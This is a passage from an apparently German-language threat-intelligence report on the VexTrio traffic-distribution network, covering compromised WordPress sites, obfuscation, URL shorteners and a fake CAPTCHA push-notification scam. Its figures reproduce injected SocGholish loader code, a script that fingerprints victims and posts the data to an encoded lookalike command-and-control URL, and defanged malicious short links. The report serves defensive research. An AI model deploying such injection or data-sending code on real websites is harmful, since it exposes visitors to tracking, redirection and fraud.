


Abbildung 19: Migration von VexTrio-Domains von dedizierten Servern (rote Bereiche) zu gemeinsam genutzter Infrastruktur (blaue Bereiche)

Zusätzlich zum Shared Hosting hat VexTrio von dedizierten Nameservern auf Shared Nameserver umgestellt. Derzeit sind über 55 % der VexTrio-gesteuerten Domains, die früher von dedizierten Nameservern bedient wurden, auf gemeinsam genutzte Nameserver umgestellt worden. Abbildung 20 zeigt einen Vergleich der Domains, die derzeit auf einer gemeinsam genutzten Infrastruktur laufen (blaue Bereiche), mit allen Domains, die früher dedizierten Nameservern zugewiesen waren (rosa Bereiche). Obwohl in der Abbildung nicht deutlich sichtbar, sind weniger als 1 Prozent der VexTrio-Domains Parkdiensten zugewiesen (dargestellt durch grüne Kanten). In der Regel nutzen Bedrohungsakteure, die Einweg-DDGA-Domains betreiben, diese nur sehr kurz. VexTrio hingegen verwendet seine DDGA-Domains ständig wieder. Wir haben beispielsweise DDGA-Domains beobachtet, die Anfang 2022 erstellt und im Jahr 2023 mehrfach wiederverwendet wurden. Die verschwindend geringe Anzahl von Domains, die in den letzten zwei bis drei Jahren für das Parken umgewidmet wurden, unterstreicht die gängige Praxis von VexTrio, die Domains über lange Zeiträume hinweg zu behalten.




Abbildung 20: Clustergröße von VexTrio-Domains auf gemeinsam genutzten Bereichen (blau) und historischen dedizierten Nameservern (rosa)

ANGRIFFSVEKTOREN

Wir haben mehrere Methoden beobachtet, mit denen Akteure im VexTrio-Affiliate-Netzwerk Opferverkehr generieren. Die große Anzahl der am VexTrio-Netzwerk beteiligten Akteure bedeutet, dass kollektiv viele verschiedene Methoden zum Sammeln von Opferdaten eingesetzt werden. Der häufigste Angriffsvektor ist eine Drive-by-Kompromittierung, die auf Websites abzielt, auf denen eine anfällige Version der WordPress-Software ausgeführt wird. Um die Voraussetzungen für einen Drive-by-Kompromiss zu schaffen, kompromittieren die Akteure anfällige Websites und injizieren bösartiges JavaScript in ihre HTML-Seiten. In der Regel enthält dieses Skript einen Verweis auf einen von einem Akteur kontrollierten TDS, der Opfer zu einer anderen schädlichen Infrastruktur umleitet. Die Skript-Codierungsstile variieren zwischen den Akteuren, funktionieren aber in der Regel als Weiterleitung zu einem VexTrio TDS. Da viele Partner beteiligt sind und jeder seine eigenen Entwicklungsbedingungen hat, ist die JavaScript-Injektion unterschiedlich komplex. In den folgenden Abschnitten stellen wir einige Beispiele für diese schädlichen Skripte vor und beschreiben Artefakte, die stark darauf hindeuten, dass einige Partner Angriffe über Spam-E-Mails verbreiten.

JAVASCRIPT INJECTION

Einige der Partner scheuen sich nicht, auffälligen Schadcode in Web-Quellseiten zu hinterlassen, die sie kompromittieren. Dies war der Fall bei Websites, die kürzlich von den SocGholish-Akteuren kompromittiert wurden. Frühere SocGholish-Injections waren weitaus komplexer.[16] Bei den jüngsten Angriffen ist der Schadcode-Ausschnitt deutlich sichtbar und nicht verschleiert. Abbildung 21 zeigt den Seitenquelltext einer Website, die von einer indischen Sekundarschule verwaltet wird. Die SocGholish-Akteure haben die Website kompromittiert und ihren Schadcode oben auf der HTML-Seite platziert. Dieses JavaScript lädt dynamisch und synchron Skripte von vielen SocGholish-TDS-URLs. Akteure fügen häufig Code-Verweise zu mehreren Servern hinzu, um sicherzustellen, dass die Angriffskette nicht unterbrochen wird, falls einer der Server offline geht.


```
<script src = "https://code.jquery.com/jquery-3.3.1.min.js" ></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://getquery.org/cvV2pp71";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://quaryget.org/Gb7XTy3b";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://greenpapers.org/6gjyRhhQ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script>
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://dailytickyclock.org/Rz7kFbxJ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

Abbildung 21: SocGholish lädt dynamisch schädliches JavaScript von mehreren TDS-Servern. Dieser Screenshot zeigt die verschiedenen TDS-URLs, die die SocGholish-Akteure aus Redundanzgründen einfügen.

VERSCHLEIERUNG UND LOOKALIKE-DOMAINS

VexTrio-Partner verschleiern häufig den Schadcode, den sie in anfällige Websites einschleusen. Sie verwenden diese Methode, um ihre böswilligen Aktivitäten zu verschleiern und eine Entdeckung durch Forscher so weit wie möglich zu vermeiden. Bei den vielen von uns beobachteten Einschleusungen verwenden die Akteure häufig die JavaScript-Methoden `atob()` und `String.fromCharCode()`, um ihren Code zu verbergen. Diese Funktionen dekodieren Base64- bzw. Dezimalcodierungen. Ein Affiliate-Schauspieler, der seit über einem Jahr mit VexTrio zusammenarbeitet, verwendet eine Kombination aus `atob()`, ähnlichen Domains und Code, der häufig auf legitimen Websites zu finden ist, um sich als Anti-Bot-Dienst zu tarnen. Die TTPs und der Code-Injection-Stil dieses unbekannten Schauspielers sind während der gesamten Zeit, in der sie mit VexTrio zusammenarbeiten, konsistent geblieben.

Wenn ein Internetnutzer eine Website besucht, die von diesem Partner kontrolliert wird, sammelt das injizierte JavaScript Informationen über das Opfer, einschließlich seiner öffentlichen IP-Adresse und der bevorzugten Browsersprache (Abbildung 22).



```
var country = 'IT';
var action = '[redacted]';
var h1 = '09e2835f065d7c7c7e8479962c93ba7d';
var h2 = '56a7b51e463520af6e23bd5495061717';
var ipfull = '[redacted]';
var ip = '[redacted]';
var via = '';
var v = '7.037';
var re = '0';
var rk = '6Ley7dsaAAAAAF2quj2hEhZMAbDW5TF5Wxd5CdJB';
var ho = '0';
var cid = '1658963674.0204';
var ptr = '[redacted]';
var width = screen.width;
var height = screen.height;
var cwidth = document.documentElement.clientWidth;
var cheight = document.documentElement.clientHeight;
var colordepth = screen.colorDepth;
var pixeldepth = screen.pixelDepth;
var phpreferrer = '';
var referrer = document.referrer;
```

Abbildung 22: JavaScript sammelt Informationen des Opfers

Nach der Zusammenstellung von Daten über das Opfer leitet das JavaScript die Informationen an den C2-Server des Akteurs `antibotcloud[.]com` weiter, eine Domain, die dem russischen Cloud-Service `antibot[.]cloud` zum Verwechseln ähnlich sieht. Wie in Abbildung 23 dargestellt, hat der Akteur die Domain über `atob()` verschlüsselt. Das Skript verwendet auch die Funktion `b64_to_utf8()`, die häufig in GitHub-Beispielen zu finden ist und von Programmierern zum Entschlüsseln von Base64 und speziellen Uniform Resource Identifier (URI)-Zeichen verwendet wird. Laut PublicWWW gibt es etwa 63.000 Websites, deren Homepage den Funktionsnamen `b64_to_utf8` enthält.[1718]

```
function nore() {
    var token = '0';
    var data = 'country=' + country + '&action=' + action + '&token=' + token + '&h1=' + h1 + '&h2='
+ h2 + '&ipfull=' + ipfull + '&ip=' + ip + '&via=' + via + '&v=' + v + '&re=' + re + '&rk=' + rk + '&
ho=' + ho + '&cid=' + cid + '&ptr=' + ptr + '&w=' + width + '&h=' + height + '&cw=' + cwidth + '&ch='
+ cheight + '&co=' + colordepth + '&pi=' + pixeldepth + '&ref=' + referrer;
    CloudTest(window.atob('aHR0cHM6Ly9hbnRpYm90Y2xvdWQuY29tL2FudGlib3Q3LnBocA=='), 6000, data, 0);
}
setTimeout(nore, 0000);

function Button() {
    document.getElementById("btn").innerHTML = b64_to_utf8("PHAgc3R5bGU9ImZvbnQtc2l6ZTogMS4yZW07Ij5Bc
mUgeW91IG5vdCBhIHJvYm90PyBDbGljayBvbiB0aGUgYnV0dG9uIHRvIGNvbnRpbnVlOjwvcD48YnIgLz48Zm9ybSBhY3Rpb249Ii
8iIG1ldGhvZD0icG9zdCIgb25jbGljaz1cIkhpZGVCdG5DbGljaygpXCI+PGlucHV0IG5hbWU9InRpbWUiIHR5cGU9ImhpZGRlbiI
gdmFsdWU9IjE2NTg5NjM2NzQiPjxpbnB1dCBuYW1lPSJhbnRpYm90IiB0eXBlPSJoaWRkZW4iIHZhbHVlPSIwNTY2YTc2ZTc3ODA1
YzFiZWY3NjliMTc2MDNmMzYyMyI+PGlucHV0IG5hbWU9ImNpZCIgdHlwZT0iaGlkZGVuIiB2YWx1ZT0iMTY1ODk2MzY3NC4wMjA0I
j48aW5wdXQgc3R5bGU9ImN1cnNvcjogcG9pbnRlcjsiIGNsYXNzPSJidG4gYnRuLXN1Y2Nlc3MiIHR5cGU9InN1Ym1pdCIgbmFtZT
0ic3VibWl0IiB2YWx1ZT0iSSBhbSBodW1hbi4gQ29udGludWUuIj48L2Zvcm0+");
}
```

Abbildung 23: Verschleiertes JavaScript unter Verwendung gängiger Funktionen

Nachdem das bösartige JavaScript die Informationen des Opfers über eine HTTP-POST-Anfrage an den gefälschten Antibot-Server des Täters gesendet hat, antwortet dieser Server dem Computer des Opfers mit einer HTTP-302-Weiterleitung zu VexTrios TDS.

INJEKTIONEN VON MEHREREN AKTEUREN

Da so viele Bedrohungsakteure Drive-by-Kompromittierung als Möglichkeit nutzen, um Besucher auf ihre Seite zu ziehen, kann es vorkommen, dass eine einzelne Website mit JavaScript von mehreren verschiedenen Entitäten infiziert wurde. Gelegentlich stoßen wir auf Fälle, in denen mehrere VexTrio-Partner dieselbe Website kompromittieren. In solchen Fällen liegt eine Wettlaufsituation vor, bei der der Code-Block, der zuerst ausgeführt wird, den Web-Traffic zu VexTrio umleitet und die Weiterleitung angerechnet bekommt. Abbildung 24 zeigt ein Beispiel für eine kompromittierte Website in Südafrika, in die Schadcode von drei verschiedenen Akteuren eingeschleust wurde: ClearFake, SocGholish und VexTrio. Die Abbildung ist eine Bildcollage der drei verschiedenen Injektionen. In diesem Fall wurde der Code-Block von VexTrio zuerst ausgeführt und rief seinen DNS-basierten TDS-Server auf.

Abbildung 24: Eine einzelne Website, in die JavaScript von drei verschiedenen Akteuren injiziert wurde

URL-SHORTENER

Viele Partner verwenden URL-Shortener, um den Datenverkehr der Opfer auf das VexTrio-Netzwerk umzuleiten. Diese Partner generieren eine verkürzte URL-Version entweder ihrer eigenen TDS-URL oder einer VexTrio-TDS-URL. Das erreichen sie, indem sie einen legitimen URL-Verkürzungsdienst wie TinyURL oder X (früher bekannt als Twitter) verwenden. Im Gegensatz zu kompromittierten Websites, die im Laufe der Zeit möglicherweise regelmäßige Website-Besucher angezogen haben, sind gekürzte URLs für den Rest der Welt unbekannt, wenn die Akteure sie generieren. Normalerweise erhalten diese URLs außer vom Akteur selbst keinen Web-Traffic. Ähnlich wie bei den meisten Spam-E-Mail-Kampagnen ist es wahrscheinlich, dass diese Partner E-Mail-Kampagnen durchführen, die die Empfänger dazu verleiten, auf eine verkürzte URL zu klicken, die als harmloser Link getarnt ist. In den von uns beobachteten Netzwerkverkehrsprotokollen leiten die verkürzten URLs die Weiterleitungskette ein, und das Opfer besucht keine kompromittierte Website. Nachfolgend finden Sie einige Beispiele für gekürzte URLs, die in den jüngsten VexTrio-Angriffsketten verwendet wurden:

`hXXps://tinyurl[.]com/2ykfey8v`

`hXXps://tinyurl[.]com/288tobvb`

`hXXps://t[.]co/YbupnnMAtX`

`hXXps://t[.]co/MmMkTCn6Kd`

`hXXps://is[.]gd/l3S7qf`

KAMPAGNEN

Das VexTrio-Netzwerk steuert Web-Traffic zu zahlreichen Cyber-Kampagnen bei. Wir gehen davon aus, dass einige direkt von den VexTrio-Akteuren selbst durchgeführt werden – basierend auf der Dauer der Kampagne, der Nutzung spezifischer Webressourcen, der exklusiven Auswahl von VexTrio-Domains und der Überschneidung mit der historischen VexTrio-Infrastruktur. Jede Kampagne hat ein einzigartiges Thema und einen einzigartigen Zweck. Vermutlich leiten VexTrio-TDS-Server Website-Besucher basierend auf ihren Profilattributen (z. B. Geolokalisierung, Browser-Cookies und Browser-Spracheinstellungen) zur relevantesten Kampagne weiter. In vielen Fällen leitet VexTrio Benutzer auf harmlose Websites wie play[.]google[.]com oder benaughty[.]com (Inhalte für Erwachsene) weiter. Diese Zielseiten sind nicht bösartig. Vielmehr missbrauchen VexTrio und seine Partner Empfehlungsprogramme oder verwirren die Sicherheitsüberprüfung, indem sie einen harmlosen Füllwert hinzufügen. In den folgenden Abschnitten beschreiben wir bösartige und lang andauernde Kampagnen und liefern Belege für unsere Theorie zur Zuschreibung.

ROBOTER-CAPTCHA

Unsere früheste und bestätigte Beobachtung der Roboter-CAPTCHA-Kampagne von VexTrio geht auf Ende 2020 zurück.[19] Die Angriffskette dieser frühen Kampagne ähnelt denen, die in jüngerer Zeit beobachtet wurden. Die einzige größere Änderung war die Einbindung eines DNS-basierten TDS, die offenbar im September 2023 begann.

Die Roboter-CAPTCHA-Kampagne folgt einer typischen VexTrio-Angriffskette und beginnt mit einer kompromittierten Website, in die bösartiges JavaScript eingeschleust wurde. Wenn ein Opfer die TDS-Prüfungen besteht und die Zielseite erreicht, werden Bilder und Text angezeigt, die einem Roboter-CAPTCHA-Test ähneln. Seit wir diese Kampagne beobachten, haben die VexTrio-Bedrohungsakteure nur einige Variationen der in Abbildung 25 unten gezeigten Bildvorlage verwendet. Während diese Landing Page den Benutzer im Rahmen des Robot-Verifizierungsprozesses zum Klicken auf „Zulassen“ auffordert, öffnet der Browser tatsächlich ein Pop-up-Fenster, in dem um die Erlaubnis gebeten wird, „Benachrichtigungen anzeigen“ zu dürfen.




Abbildung 25: Gefälschte Roboter-CAPTCHA-Seite

Wenn das Opfer auf die Schaltfläche „Zulassen“ klickt, werden durch diese Aktion die Berechtigungseinstellungen des Browsers des Opfers so geändert, dass es jederzeit Web-Push-Benachrichtigungen von den Servern von VexTrio empfangen kann, auch wenn kein Browserfenster geöffnet ist. Abbildung 26 unten zeigt das Hinzufügen einer VexTrio-Server-URL in den Einstellungen für Benachrichtigungsberechtigungen eines Firefox-Browsers, nachdem der Benutzer auf die Schaltfläche „Zulassen“ geklickt hat.




Abbildung 26: Aktualisierte Einstellungen für Benachrichtigungsberechtigungen mit VexTrio-URL

Von diesem Zeitpunkt an senden die Server von VexTrio Push-Benachrichtigungen an den Browser-Client des Opfers, der die Nachrichten dann verarbeitet und auf dem Bildschirm des Geräts anzeigt. Die Position der Benachrichtigung hängt vom Betriebssystem des Opfers ab. Beispielsweise werden Push-Benachrichtigungen auf Windows-Geräten unten rechts auf dem Bildschirm angezeigt. Diese Taktik ist sehr effektiv, da der Endbenutzer in den meisten Fällen nicht weiß, dass Benachrichtigungen durch eine Browseraktion verursacht werden. Da die Nachrichten anscheinend vom Gerät und nicht von einer Website generiert werden, sind die Benutzer ihnen gegenüber wahrscheinlich vertrauensvoller und anfälliger für diese Art von Trick als bei einem einfachen Website-Popup.

Bei einem kürzlich durchgeführten Test haben wir die Angriffskette ausgelöst, indem wir eine von VexTrio kompromittierte Website besucht haben, in die ein verschleiertes JavaScript eingefügt wurde, das eine DNS-basierte TDS abfragt. Als wir auf die Schaltfläche „Zulassen“ klickten, hat der CAPTCHA-Server des VexTrio-Roboters die Benachrichtigungen nicht sofort weitergeleitet. VexTrio wartet absichtlich, bevor es seinen Opfern Benachrichtigungen sendet, um einer Entdeckung durch Sicherheitsforscher zu entgehen. Nach 24 Stunden Wartezeit und einem Systemneustart erhielt unser Testcomputer viele Push-Benachrichtigungen, die als Nachrichten von McAfee getarnt waren (Abbildung 27).




Abbildung 27: Gefälschte Push-Benachrichtigungen über eine McAfee-Virusinfektion von VexTrio

Nachdem wir auf eine der Benachrichtigungen geklickt hatten, wurden wir von unserem Browser auf eine McAfee-Produktabonnementseite weitergeleitet (Abbildung 28). Aufgrund der URL-Parameter der McAfee-Abonnement-Landingpages sind wir sicher, dass diese Weiterleitung eine Empfehlungsprovision für VexTrio oder seinen nachgeschalteten Kunden generiert.




Abbildung 28: Fiddler-Erfassung von McAfee-Empfehlungsbetrug

Wir haben ähnliche Roboter-CAPTCHA-Kampagnen beobachtet, die von verschiedenen Stellen durchgeführt werden. Obwohl andere Akteure dieselben PNG-Dateien in ihren Präsentationen für Opfer verwenden, weist die Roboter-CAPTCHA-Kampagne von VexTrio eindeutige Merkmale auf, die uns bei der Zuordnung geholfen haben. Wir gehen davon aus, dass VexTrio die Roboter-CAPTCHA-Kampagnen direkt durchführt, da der Inhalt ausschließlich auf der VexTrio-Infrastruktur gehostet wird. Wir haben außerdem folgende Erkenntnisse gewonnen:

- Die Roboter-CAPTCHA-Kampagne verwendet ein benutzerdefiniertes JavaScript-Übersetzungsmodul, das eine Variante eines gestohlenen Toolkits sein könnte. Diese Datei heißt `trls.js` (z. B. SHA256: e2bb1401d6b8d6038ff8411fd0f6280890ecd1f32e3e90f4c7fededf28301339) und ändert dynamisch die Sprache der Dialognachricht, die den Benutzer zum Klicken auf die Schaltfläche „Zulassen“ auffordert. Die Akteure entwickeln dieses Modul ständig weiter, und im Laufe der Jahre haben wir viele Variationen gesehen.
- Eine frühere Kampagne aus dem Jahr 2019 verwendet dieselbe Web-Vorlage und eine kürzere Variante dieses Übersetzungsmoduls.[20] Es ist sehr wahrscheinlich, dass die aktuelle Roboter-CAPTCHA-Kampagne eine Weiterentwicklung davon ist.
- Unsere umfangreichen historischen DNS-Protokolle bestätigen, dass die in früheren Roboter-CAPTCHA-Kampagnen verwendeten Domains auf einer DNS-Infrastruktur gehostet wurden, die speziell für VexTrio vorgesehen war.[21]
- Die Webinhalte und Ressourcen des CAPTCHA-Roboters, einschließlich des Übersetzungsmoduls, werden immer auf einer Domain gehostet, die von den VexTrio-Akteuren registriert wurde.
- VexTrio nutzt weiterhin den Firebase Cloud Messaging (FCM)-Dienst von Google, um Web-Push-Benachrichtigungen an seine Opfer zu senden.
- Nachdem die Opfer Push-Benachrichtigungen auf der Roboter-CAPTCHA-Seite akzeptiert haben, werden sie anscheinend ausschließlich zu VexTrio TDS weitergeleitet.
- Ab April 2022 wurde die Kampagne weiterentwickelt und die Schauspieler führten die neuen Roboter-URL-Pfade `/space-robot/` und `/eyes-robot/` ein. Zuvor verwendete VexTrio `/robot4/` und `/robot/`, die nicht mehr verwendet werden.

Vor Kurzem hat VexTrio seine Arbeitsweise geändert und nutzt nun Shared Hosting bei Anbietern mit Schutzdiensten wie CloudFlare. Außerdem haben sie einen Großteil ihrer zuvor registrierten Domains zu diesen Internetanbietern migriert. Ohne den vollständigen historischen Kontext kann es schwierig sein, die Verbindung zwischen aktuellen Roboter-CAPTCHA-Vorgängen und denen, die vor vielen Jahren aktiv waren, zu erkennen.

SMS-BETRUG

Eines der Haupteinnahmequellen von VexTrio ist die Vermittlung von Opfern an andere Cyberkriminelle. In diesem Abschnitt zeigen wir, wie VexTrio TDS-Server Web-Traffic von einem Partner empfangen und diesen Traffic dann an einen nachgeschalteten Bedrohungsakteur weiterverkaufen.

Um die Aktivität zu demonstrieren, verwendeten wir einen Firefox-Benutzeragenten unter Windows und eine VPN-Verbindung mit Sitz in Italien. Wir lösten die Umleitungskette aus, indem wir eine möglicherweise kompromittierte Website besuchten, die auf `beget[.]ru` gehostet wird, einem kostenlosen russischen Hosting-Dienst, der von Bedrohungsakteuren stark missbraucht wird. Wir wurden dann auf eine Webseite mit einer betrügerischen Domain namens `hixastump[.]com` umgeleitet. Obwohl unsere Browser-Spracheinstellung auf Deutsch eingestellt war, wurde auf der Webseite italienischer Text angezeigt und wir wurden aufgefordert, einen CAPTCHA-Test zu bestehen, um zur Download-Seite zu gelangen (siehe Abbildung 29). Dies deutet darauf hin, dass der Akteur ein Übersetzungsmodul verwendet, um den Inhalt der Seite dynamisch auf der Grundlage der IP-Geolokalisierung des Besuchers 